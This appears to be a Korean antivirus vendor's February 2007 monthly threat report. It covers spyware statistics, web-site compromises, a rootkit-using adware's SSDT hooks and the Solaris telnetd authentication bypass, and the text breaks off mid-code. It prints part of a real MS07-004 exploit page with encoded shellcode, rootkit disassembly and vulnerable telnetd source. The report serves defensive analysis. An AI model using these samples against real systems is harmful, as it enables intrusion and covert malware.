
[표 1-4] 2007년 2월 유형별 스파이웨어 피해 건수

2월 스파이웨어 발견 현황

2월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-5], [그림 1-11]와 같다.

스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
72	17	12	41	1	10	2	0	1	156

[표 1-5] 2007년 2월 유형별 신종(변형) 스파이웨어 발견 현황




[그림 1-11] 2007년 2월 발견된 스파이웨어 프로그램 비율

1월의 184건에서 2월에는 156건의 신종 및 변형 스파이웨어가 접수되었으며, 애드웨어는 감소하고 스파이웨어류는 다소 증가하였다. 2월에 접수된 총 156개의 신종 및 변형 스파이웨어 중 국외에서 제작된 스파이웨어는 134개로 국내에서 제작된 신종 및 변형 스파이웨어 22개보다 월등히 많은 수치를 보였다.

온라인게임 계정 유출 스파이웨어의 경우 피해 신고 접수가 크게 감소하였다고는 하나, 신종 및 변형 발견건수가 총 46건으로 여전히 높은 비중을 보이고 있다. 웹 사이트 차단 등으로 피해는 감소하였으나 이들 스파이웨어의 신종 및 변형 제작은 꾸준히 되고 있는 것으로 보인다.

(3) 시큐리티 통계

이번 2007년 2월에는 MS사에서 총 12개의 보안 업데이트를 발표하였고, 발표된 업데이트는 모두 긴급(Critical)과 중요(Important)에 해당된다. 지난 2006년 8월을 기준으로 총 발표 업데이 트수 측면에서 지속적으로 감소 추세를 보였으나 2월 달에 또 다시 많은 수의 보안 업데이트가 발표되었다.



[그림 1-12] 2006년 2월 ~ 2007년 2월 공격대상 기준 MS 보안 패치 현황

지금까지의 동향을 살펴보면, 보안 패치가 발표되는 시점을 시작으로 해당 취약점들을 이용하는 웜이나 공격이 활발히 등장하기 시작하였으나, 이번 달에는 많은 수의 MS 취약점 발표에도 불구하고 해당 취약점을 이용하는 공격위협이 크게 나타나지 않고 있다. 오히려, MS 제품군 외에 Solaris Telnetd 취약점을 이용하는 웜이 보고되었다.

2007년 2월 웹 침해 사고 현황

1) 웹 침해사고 수의 감소

2007년 2월의 웹 침해사고 수는 2007년 1월에 비교하여 감소하였다. 이것은 앞에서도 언급한 중국의 명절과 2월 KISA의 웹 침해사고 현황 발표 이후 웹 침해사고에 대한 경각심이 높아지고 웹 페이지의 관리가 이전보다 잘 되고 있기 때문인 것으로 추측된다. 하지만 악성코드의 최종 유포지 수는 오히려 증가하였는데, 이 것은 동일한 소수의 공격자에 의해 웹 침해사고가 발생하고 있는 것으로 추측된다.

[그림 1-13] 웹사이트 침해사고 현황

2) MS07-004 취약점을 이용한 악성코드 배포

침해사고가 일어난 일부 사이트에 MS07-004 취약점을 이용한 웹페이지가 발견되었다. 하지만 MS07-004 취약점을 이용한 웹 침해사고 비율은 전체 수에 비해 매우 낮은 편인데, 이것은 MS07-004 취약점을 이용한 공격코드가 일부 플랫폼에서만 실행되는 등의 제약이 있기 때문이다. 아래는 MS07-004 취약점을 이용한 악성코드 배포 사례이다.

```
<html xmlns:v="urn:schemas-microsoft-com:vml"><head><meta http-eqiv="content-t
ype" content="text/html;charset=gb2312"><title>cncxz</title> <script language=
"Javascript">document.write(unescape("%3C%21%2D%2D%20%20vml%27exploit%21%20%20
%2D%2D%3E%0D%0A%0D%0A%3Chtml%20xmlns%3Av%3D%22urn%3Aschemas%2Dmicrosoft%2Dcom%
3Avml%22%3E%0D%0A%3Chead%3E%0D%0A%3Cobject%20id%3D%22VMLRender%22%20classid%3D
%22CLSID%3A10072CEC%2D8CC1%2D11D1%2D986E%2D000A0C955B42E%22%3E%0D%0A%3C%2Fobjec
t%3E%0D%0A%3Cstyle%3E%0D%0Av%5C%3A%2A%20%7B%20behavior%3A%20url%28%23VMLRender
%29%3B%20%7D%0D%0A%3C%2Fstyle%3E%0D%0A%3C%2Fhead%3E%0D%0A%3Cbody%3E%0D%0A%3Csc
ript%20language%3D%22javascript%22%3E%0D%0A%09var%20shellcode%20%3D%20unescape
%28%22%25u9090%22%2B%22%25u9090%22%2B%20%0D%0A%22%25u6460%25u30a1%25u0000%25u8
b00%25u0c40%25u708b%25uad1c%25u708b%22%20%2B%0D%0A%22%25u8108%25u00ec%25u0004%
25u8b00%25u56ec%25u8e68%25u0e4e%25ue8ec%22%20%2B%0D%0A%22%25u00ff%25u0000%25u4
589%25u5604%25u9868%25u8afe%25ue80e%25u00f1%22%20%2B%0D%0A%22%25u0000%25u4589%
25u5608%25u2568%25uffb0%25ue8c2%25u00e3%25u0000%22%20%2B%0D%0A%22%25u4589%25u5
60c%25uef68%25ue0ce%25ue860%25u00d5%25u0000%25u4589%22%20%2B%0D%0A%22%25u5610%
25uc168%25ue579%25ue8b8%25u00c7%25u0000%25u4589%25u4014%22%20%2B%0D%0A%22%25u3
880%25u75c3%25u89fa%25u1845%25u08e9%25u0001%25u5e00%25u7589%22%20%2B%0D%0A%22%
25u8b24%25u0445%25u016a%25u8b59%25u1855%25ue856%25u008c%25u0000%22%20%2B%0D%0A
%22%25u6850%25u1a36%25u702f%25u98e8%25u0000%25u8900%25u1c45%25uc58b%22%20%2B%0
D%0A%22%25uc083%25u8950%25u2045%25uff68%25u0000%25u5000%25u458b%25u6a14%22%20%
2B%0D%0A%22%25u5902%25u558b%25ue818%25u0062%25u0000%25u4503%25uc720%25u5c00%22
%20%2B%0D%0A%22%25u2e7e%25uc765%25u0440%25u6578%25u0000%25u75ff%25u8b20%25u0c4
5%22%20%2B%0D%0A%22%25u016a%25u8b59%25u1855%25u41e8%25u0000%25u6a00%25u5807%25
u4503%22%20%2B%0D%0A%22%25u3324%25u53db%25uff53%25u2075%25u5350%25u458b%25u6a1
c%25u5905%22%20%2B%0D%0A%22%25u558b%25ue818%25u0024%25u0000%25u006a%25u75ff%25
u8b20%25u0845%22%20%2B%0D%0A%22%25u026a%25u8b59%25u1855%25u11e8%25u0000%25u810
0%25u00c4%25u0004%22%20%2B%0D%0A%22%25u6100%25uc481%25u04dc%25u0000%25uc25d%25
u0024%25u5b41%25u0352%22%20%2B%0D%0A%22%25u03e1%25u03e1%25u03e1%25u83e1%25u04e
```

앞으로도 이러한 IE 취약점을 이용한 악성코드 배포는 꾸준히 증가하리라 예상되며, 이를 예방하기 위해서는 개인사용자들의 보안패치가 반드시 필요하다.

II. ASEC Monthly Trend & Issue

(1) 악성코드 - 중국산 트로이목마의 국내 대량 감염

이번 달은 루트 서버에 대한 공격소식이 있었어 제2의 1.25 대란이 발생하는 것이 아닌가 하는 우려를 잠시 갖게 했고 또한 중국산 트로이목마의 국내 대량 감염 소식 등으로 악성코드의 피해가 많았던 한달 이었다. 또한 중국산 바이러스로 그 동안 많은 변형이 만들어져 국내에 피해를 많이 입혔던 Win32/DellBoy 바이러스 제작자의 검거 소식 등이 중국으로부터 전해지기도 하였다.

► 루트서버에 대한 공격

루트서버에 대한 공격으로 해당 공격에 사용된 도구 및 악성코드가 무엇 이였냐는 의혹이 제기된 가운데 한국이 근원지라는 보도가 나오기도 하였다. 일부에서는 Win32/Virut (이하 바이럿 바이러스) 바이러스에 의해서 루트 서버에 공격에 이용 되었다고 보도 되기도 하였다. 바이럿 바이러스는 특정 IRC 서버의 채널로 접속하는 증상이 있고 여기서 방장에 의해서 파일을 내려받아 실행 할 수도 있다. 따라서 만약 해당 채널에서 IRCBot 웜과 같은 악성코드를 배포하고 있었다면 설득력을 가질 수도 있다. 그러나 이 부분은 확인이 안 된 것이기 때문에 루트서버에 대한 공격에 바이럿 바이러스가 직접적인 영향이 있었다고 단정을 내릴 수 없는 상황이다.

► 국내에 많은 감염이 있었던 중국산 트로이목마

역시 매스컴을 통해서 소개가 된 악성코드로 특정 온라인 게임의 사용자 계정을 훔쳐내는 트로이목마이다. 이 트로이목마는 조직적으로 국내의 보안이 허술한 웹 사이트를 해킹하고 트로이목마를 내려받도록 유도하였다. 물론 이러한 방식의 악성코드 유포는 어제 오늘의 일도 아니므로 특이하지는 않지만, 대규모로 조직적으로 이루어졌기 때문에 언론에 이슈가 된 것으로 보인다. 특히 트로이목마는 LSP(Layered Service Providers)를 이용하여 TCP/IP 에 핸들러를 삽입하고 Winsock2 의 연결을 변경하여 트로이목마 자신을 등록 해둔다. 따라서 이 경우 트로이목마만 진단/치료하고 변경된 레지스트리 값을 변경해주지 않으면 인터넷 연결이 되지 않는 상황이 발생한다. 이러한 문제점으로 일부 3rd 업체에서는 LSP 복구툴을 제공하기도 하며 V3 경우도 엔진에서 이러한 악성코드 진단시 레지스트리를 올바르게 복구하여 인터넷 사용에 문제가 없도록 조치하고 있다. 이에 대한 자세한 내용은 컬럼 부분에서 다루도록 한다.

► Win32/DellBoy 바이러스 제작자 검거

판다 바이러스 또는 DellBoy 바이러스란 이름으로 알려진 바이러스의 제작자 일당이 검거되었다. 이들은 모두 6명으로 그 중 바이러스 제작과 관계가 깊은 사람은 올해 25살 되는

중국 호북성 무한시(WuHan City)에 사는 '리준'이라는 사람이다. DellBoy 바이러스에 감염된 파일의 끝 부분에 'WhBoy' 라고 적힌 것도 이것이 바로 무한시에 사는 소년을 뜻하고 있는 것으로 알려졌다. 2003년부터 악성코드를 제작했고 일부는 소스를 팔아서 돈을 벌기도 하였으며 약 100여명에서 판매했다고 알려졌다. 바이러스 제작자의 검거 소식 때문인지 아니면 중국명절 때문인지는 명확하지는 않지만 이번 달 발견된 바이러스의 수는 단지 2종에 불과하다.

(2) 스파이웨어 동향 : 은폐기법(루트킷)을 이용하는 애드웨어

지난 11월 은폐기법이 사용된 허위 안티스파이웨어를 소개했던 바 있다. 그런데 최근 이러한 은폐기법을 이용한 국내 스파이웨어가 꾸준히 증가하고 있어 사용자의 피해 또한 증가하고 있다. 이에 따라 이번 호에서는 보통 루트킷이라 불리는 은폐기법에 대해 그 사용 목적과 분류, 그리고 그 사용 예에 대해서 알아보고자 한다.

먼저 스파이웨어나 애드웨어에서 루트킷을 사용하는 이유는 무엇일까? 주된 이유는 자신의 존재를 은폐하여 안티 스파이웨어 프로그램이나 경쟁사 제품, 혹은 사용자에 의해 임의로 삭제되거나 변경되는 것을 막기 위함이다.

초기에 발견된 Win-Spyware/Ezurl 과 같은 스파이웨어는 IE(Internet Explorer) 주소표시줄을 변경하는 다른 경쟁사 제품으로부터 삭제되는 것을 막고, 자신의 프로세스가 종료되거나 윈도우 시작프로그램에서 제거되는 것을 막기 위하여 루트킷을 사용하였다. 이와 유사하게 Win-Adware/Rogue.CC는 다른 안티 스파이웨어로부터 삭제되는 것을 방지하기 위하여 자신의 프로세스를 숨기고 주요 파일이과 레지스트리가 삭제되는 것을 막기 위하여 루트킷을 사용하였다.

루트킷은 커널모드 레벨에서 루트킷 구성을 통해 얻고자 하는 목적에 따라 분류될 수 있다. 그 분류는 아래와 같다.


- 프로세스 제어 – 프로세스, 스레드 은닉
- 파일 및 레지스트리 제어 – 파일, 폴더, 레지스트리 은닉
- 보안 속성 변경 – 프로세스의 보안 속성 변경 및 제거
- 메모리 은닉 – 디버거, 루트킷 탐지 프로그램에 대한 데이터 은닉

루트킷에서 프로세스나 메모리 은닉 등을 구현하기 위해 다양한 기법이 사용되지만 이 중 SSDT(System Service Descriptor Table)을 변경하여 시스템을 제어하는 기법이 가장 많이 사용되며, 이러한 방법을 사용하는 애드웨어 중 최근에 발견된 Win-Adware/Cmoa를 자세히 살펴보겠다.


Win-Adware/Cmoa는 사용자 동의 없이 설치되고 특정 쇼핑몰 접속 시 [그림 2-1]과 같이 Internet Explorer 오른쪽 하단에 적립금 안내창이 나타나고 사용자가 쇼핑몰을 통해 물건을 구매할 경우 그 수익금의 일부가 Win-Adware/Cmoa의 제작사로 돌아가고 사용자에게는 일정의 적립금이 부여된다.

[그림 2-1] 쇼핑몰 접속시 IE에 보이는 Win-Adware/Cmoa

Win-Adware/Cmoa는 사용자 동의 없이 설치될 뿐만 아니라 그 프로세스를 중지시키는 것 또한 쉽지 않다. 이는 설치 시 함께 등록된 루트킷 드라이버에 의해 사용자는 Win-Adware/Cmoa의 프로세스를 확인할 수도, 동작을 중지할 수도 없기 때문이다. Win-Adware/Cmoa의 루트킷 드라이버는 SSDT의 ZwOpenSection, ZwQuerySystemInformation, ZwTerminateProcess를 후킹하여 실행 프로세스 및 디바이스를 은닉하고 특정 프로세스의 실행을 막는다. 작업관리자에서 Win-Adware/Cmoa의 은폐된 프로세스를 찾을 수 없지만 Win-Adware/Cmoa의 파일 삭제를 시도하면 [그림 2-2]와 같이 프로세스가 파일을 사용 중이라는 메시지와 함께 액세스가 거부되며, [그림 2-3]처럼 IceSword와 같은 루트킷 탐지 툴의 실행도 불가하다.



[그림 2-2] Win-Adware/Cmoa 파일 삭제




[그림 2-3] 특정 프로그램의 실행 차단

아래는 Win-Adware/Cmoa 루트킷 드라이버의 SSDT를 변경하는 내부 함수의 어셈블리 코드이다. 코드에서 보면 KeServiceDescriptorTable의 ZwTermiateProcess, ZwQuerySystemInformation, ZwOpenSection 의 함수 주소를 자신의 내부 함수인 sub_11740, sub_11860, sub_11800으로 각각 변경하는 것을 볼 수 있다. SSDT에서 이렇게 함수의 주소가 변경되면 프로세스 목록을 얻거나 종료시키는 동작이 이루어질 때, Win-Adware/Cmoa의 코드가 원래의 함수 대신 동작하게 되고 정상적인 결과와 다른 결과를 리턴하게 된다. 결국 이러한 방법으로 자신의 프로세스를 숨기고 특정 파일의 실행도 막을 수 있는 것이다.


```
.text:000112B5      mov     ecx, ds:ZwTerminateProcess
.text:000112BB      mov     edx, [ecx+1]
.text:000112BE      push    esi
.text:000112BF      mov     esi, [eax]
.text:000112C1      mov     edx, [esi+edx*4]
.text:000112C4      mov     dword_2C810, edx
.text:000112CA      mov     edx, ds:ZwQuerySystemInformation
.text:000112D0      mov     esi, [edx+1]
.text:000112D3      push    edi
.text:000112D4      mov     edi, [eax]
.text:000112D6      mov     esi, [edi+esi*4]
.text:000112D9      mov     dword_2C81C, esi
.text:000112DF      mov     esi, ds:ZwOpenSection
.text:000112E5      mov     edi, [esi+1]
.text:000112E8      mov     eax, [eax]
.text:000112EA      mov     eax, [eax+edi*4]
.text:000112ED      mov     dword_2C818, eax
.text:000112F2      cli
.text:000112F3      mov     eax, cr0
.text:000112F6      and     eax, 0FFFEFFFFh
.text:000112FB      mov     cr0, eax
.text:000112FE      mov     eax, ds:KeServiceDescriptorTable
.text:00011303      mov     ecx, [ecx+1]
.text:00011306      mov     eax, [eax]
.text:00011308      mov     dword ptr [eax+ecx*4], offset sub_11740
.text:0001130F      mov     ecx, [edx+1]
.text:00011312      mov     edx, ds:KeServiceDescriptorTable
.text:00011318      mov     eax, [edx]
.text:0001131A      mov     dword ptr [eax+ecx*4], offset sub_11860
.text:00011321      mov     edx, ds:KeServiceDescriptorTable
.text:00011327      mov     ecx, [esi+1]
.text:0001132A      mov     eax, [edx]
.text:0001132C      mov     dword ptr [eax+ecx*4], offset sub_11800
.text:00011333      mov     eax, cr0
.text:00011336      or      eax, 10000h
.text:0001133B      mov     cr0, eax
.text:0001133E      sti
.text:0001133F      pop     edi
.text:00011340      mov     dword_2C40C, 1
.text:0001134A      pop     esi

.text:0001134B      retn
```

[그림 2-4, 5]는 IceSword를 이용하여 Win-Adware/Cmoa 루트킷 드라이버에 의해 숨겨진 프로세스와 변경된 SSDT를 확인한 것이다. 붉은색으로 표시된 것이 숨겨진 프로세스와 변경된 SSDT이다.



cmc.exe	2784	C:₩WINDOWS₩cmc.exe	8	0x85717DA8	Ready	7644k	7660k
explorer.exe	1084	C:₩WINDOWS₩explorer.exe	8	0x85C67738	Ready	31884k	33104k
conime.exe	2028	C:₩WINDOWS₩system32₩conime.exe	8	0x85F83408	Idle	2524k	2524k
csrss.exe	1324	C:₩WINDOWS₩system32₩csrss.exe	13	0x86067DA8	Ready	8284k	8484k
ctfmon.exe	1912	C:₩WINDOWS₩system32₩ctfmon.exe	8	0x85C61738	Ready	2760k	2760k
lsass.exe	1408	C:₩WINDOWS₩system32₩lsass.exe	9	0x85FF83C8	Ready	752k	5484k
lsasvc.exe	1116	C:₩WINDOWS₩system32₩lsasvc.exe	8	0x85B042E0	Ready	4992k	5008k

[그림 2-4] 숨겨진 프로세스



0xAD	0xF7B4F2B0	₩??₩C:₩WINDOWS₩System32₩drivers₩cmdriver.sys	0x8057C7BA	NtQuerySystemInformation
0x7D	0xB9839800	₩??₩C:₩WINDOWS₩System32₩drivers₩usbdecil.sys	0x8057D6B8	NtOpenSection
0x101	0xF7B4F210	₩??₩C:₩WINDOWS₩System32₩drivers₩cmdriver.sys	0x8056E6DC	NtTerminateProcess

[그림 2-5] 변경된 SSDT

아무리 사용자에게 이익을 주는 프로그램이라 하더라도 사용자의 동의 없이 설치되고, 사용자가 손쉽게 제거가 하지 못하도록 자신의 프로세스를 숨기고 종료를 방해하는 것은 명백히 사용자의 PC 사용 권리를 침해하는 것으로 스파이웨어라 할 수 있다.

점차 애드웨어의 수익구조가 보다 다양해짐에 따라 Win-Adware/Cmoa와 같은 애드웨어의 수는 계속 증가할 것으로 보이며, 사용자나 안티스파이웨어에 의해 삭제되는 것을 막기 위한 은폐 기능뿐만 아니라 다양한 기법이 사용될 것으로 예상된다.

► 애드웨어로 인해 징역 40년 구형

최근 애드웨어로 인하여 미국의 한 여교사가 40년을 구형받는 사건이 발생하여 이슈가 되었다. 미국의 한 학교에서 수업 도중, 교실의 PC에서 성인 사이트를 광고하는 팝업 창이 연속으로 노출되어 학생들에게 보여졌고, 이에 대해 여교사에게 도의적 책임을 물어 징역 40년을 구형 받은 사건이 있었다. 검찰당국은 이 사실을 '그녀가 그 컴퓨터로 포르노사이트를 방문했기 때문이다' 라고 주장하였고, 이에 대해, 변호사측은 검찰의 주장은 사실이 아니며, 그 컴퓨터는 애드웨어가 이미 많이 침입하였고 애드웨어에 의해 포르노 사이트의 팝업창이 열렸다고 주장했다고 한다.

실제 이와 유사하게 성인 광고를 노출하는 애드웨로 인한 피해사례는 많이 접수되고 있으며 이미 수많은 사람들이 피해를 입고 있다. 팝업 광고를 노출하는 대부분의 애드웨어는 광고창을 닫더라도 연이어 다른 창이 다시 나타나기 때문에 사용자들은 무척 난감해할 수 밖에 없다. 이런 경우 팝업 광고를 노출하는 프로세스나 모듈을 찾아 제거해 주어야만 팝업 광고를 막을 수 있다. 하지만 문제를 일으키는 파일을, 앞에서 언급한 루트킷을 이용하는 경우를 비롯하여, 일반사용자가 찾기는 결코 쉬운 일이 아니기에 애드웨어에 감염되지 않도록 예방하는 것이 최선의 방법이다.

이러한 사고를 예방하기 위해서는 무엇보다 사용자의 각별한 노력이 필요하다. 보안 업데이

트를 통해 자신의 OS버전을 항상 최신으로 유지해야 하고, 주기적으로 자신의 PC에 수상한 프로세스가 동작하고 있는 것은 아닌지 확인해 볼 필요가 있으며, 신뢰할 수 없는 사이트에 접속하거나 수상한 프로그램을 실행하는 것을 삼가야 한다. 그리고 애드웨어에 감염이 되었다면 믿을만한 안티 스파이웨어 프로그램을 이용하여 가능한 빨리 제거해주어야 감염된 애드웨어로 인해 또 다른 애드웨어에 감염되는 것을 막을 수 있다.

(3) 시큐리티 - Solaris telnetd vs. MS Word

보안성이 매우 강화된 OS Windows Vista가 출시되면서 안전한 OS에 대한 사용자들의 기대감과 더불어 기존의 취약점 공격 기술들이 무용지물이 될 수 있다는 여러 가지 의견들이 분분하다. 이런 과도기적인 분위기를 반영하듯 이번 2월은 MS 제품을 공격 목표로 삼는 악의적인 공격 코드들이 대부분 발표되지 않고 다소 조용히 지나가고 있다.

마이크로소프트 사에서 이번 2007년 2월에 발표한 보안 업데이트는 총 12개로 모두 긴급(Critical)과 중요(Important)에 해당하는 업데이트들이다. 아직까지는 해당 취약점을 이용하는 공격 코드가 공개되지 않고 있으나, 언제나 시스템에 대한 보안 패치를 필수적으로 수행하는 기본 수칙은 잊지 말아야 할 것이다.

다음은 악의적인 공격에 이용될 수 있는 원격 코드 실행 취약점과 살펴볼 만한 주요 취약점들에 대한 목록이다.

위험등급	취약점	PoC
긴급	HTML 도움말 ActiveX 컨트롤의 취약점으로 인한 원격 코드 실행 문제점(MS07-008)	무
긴급	Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점(MS07-014)	무
긴급	Internet Explorer COM/FTP 메모리 손상 문제점(MS07-016)	무
중요	Step-by-Step Interactive 학습의 취약점으로 인한 원격 코드 실행 문제점(MS07-005)	무

MS07-008 HTML 도움말 ActiveX 취약점과 MS07-016 인터넷 익스플로러 COM 관련 취약점은 기존의 인터넷 익스플로러를 취약점과 유사하게 악용될 수 있는 가능성을 가지고 있다. 또한, 흥미로운 점으로 이번 발표된 취약점 중에는 과거에 이미 발표되었던 취약점과 매우 유사한 형태를 갖는 것이 많다는 점이다. MS07-016 IE COM 관련 취약점은 지난 2006년 8월경에 발표된 IE COM 초기화 취약점과, MS07-005 Step-by-Step Interactive 취약점은 지난 2005년 6월경 발표된 Step-by-Step Interactive 취약점(MS05-031)과 매우 유사하다. 이 점으로 미루어보아 마이크로소프트사에서 발표하는 업데이트는 해당 취약점 부분만을 일부 보완할 뿐 근본적인 애플리케이션이나 시스템 상의 모든 문제를 고려하지 않는 것으로 추정된다. 따라서, 이미 취약성이 발표된 애플리케이션이나 시스템을 대상으로 유사한 취약성을 찾는 것은 그리 어려운 일이 아니며, 이를 악용하는 공격은 언제나 출현 가능하다고 볼 수 있다.

► Sun Solaris 텔넷 인증 우회 취약점

지난 2월 12일 Sun 마이크로시스템사의 새로운 취약점 발표 소식을 듣고 많은 사용자들은 허탈함을 금치 못했을 것이다. 그 이유는 해당 취약점이 별다른 공격기술이나 공격도구 없이 단지 특정 옵션을 사용하는 것만으로 매우 치명적인 결과를 초래할 수 있는 단순한 취약점이었기 때문이다. 이 취약점은 1990년대 중반에 발표된 rsh 취약점과 매우 유사하다.

해당 취약점은 Solaris 10 이후 버전(SunOS 5.10/5.11)에서 동작하는 Telnet 대몬(in.telnetd)으로 인하여 발생하였다. 텔넷 대몬은 로그인을 수행하기 위해 사용자의 원격 텔넷 연결요청을 받아서 명령어 라인을 파싱(parsing)한 후 login 프로그램을 호출하도록 되어 있다. 그러나, 취약한 버전의 텔넷 대몬의 경우, 환경 변수 'USER'를 통해 전달되는 문자열에 대한 올바른 검사 없이 login 프로그램에 파싱된 정보 그대로 넘기도록 되어 있다.

```
} else /* default, no auth. info available, login does it all */ {
        (void) execl(LOGIN_PROGRAM, "login",
                        "-p", "-h", host, "-d", slavename,
                        getenv("USER"), 0);
}
```

< doit() 함수 - usr/src/cmd/cmd-inet/usr.sbin/in.telnetd.c>

또한, 텔넷 로그인 정보를 넘겨받는 login 프로그램에는 몇 가지 특수한 목적을 갖는 비공식적인 옵션들이 존재한다. 이 중 -f <username> 옵션은 **Kerberos** 지원을 위해 PSARC 1995/039 에서 처음 소개되었는데, Sun's **Kerberos** 구현에는 사용되지 않지만 다른 용도로 여전히 남아있다. 이 옵션이 설정된 경우, getuid, geteuid 값이 0인 경우 별도의 인증 없이 로그인을 수행하도록 되어 있다.

```
case 'f':
        /*
         * Must be root to bypass authentication
         * otherwise we exit() as punishment for trying.
         */
        if (getuid() != 0 || geteuid() != 0) {
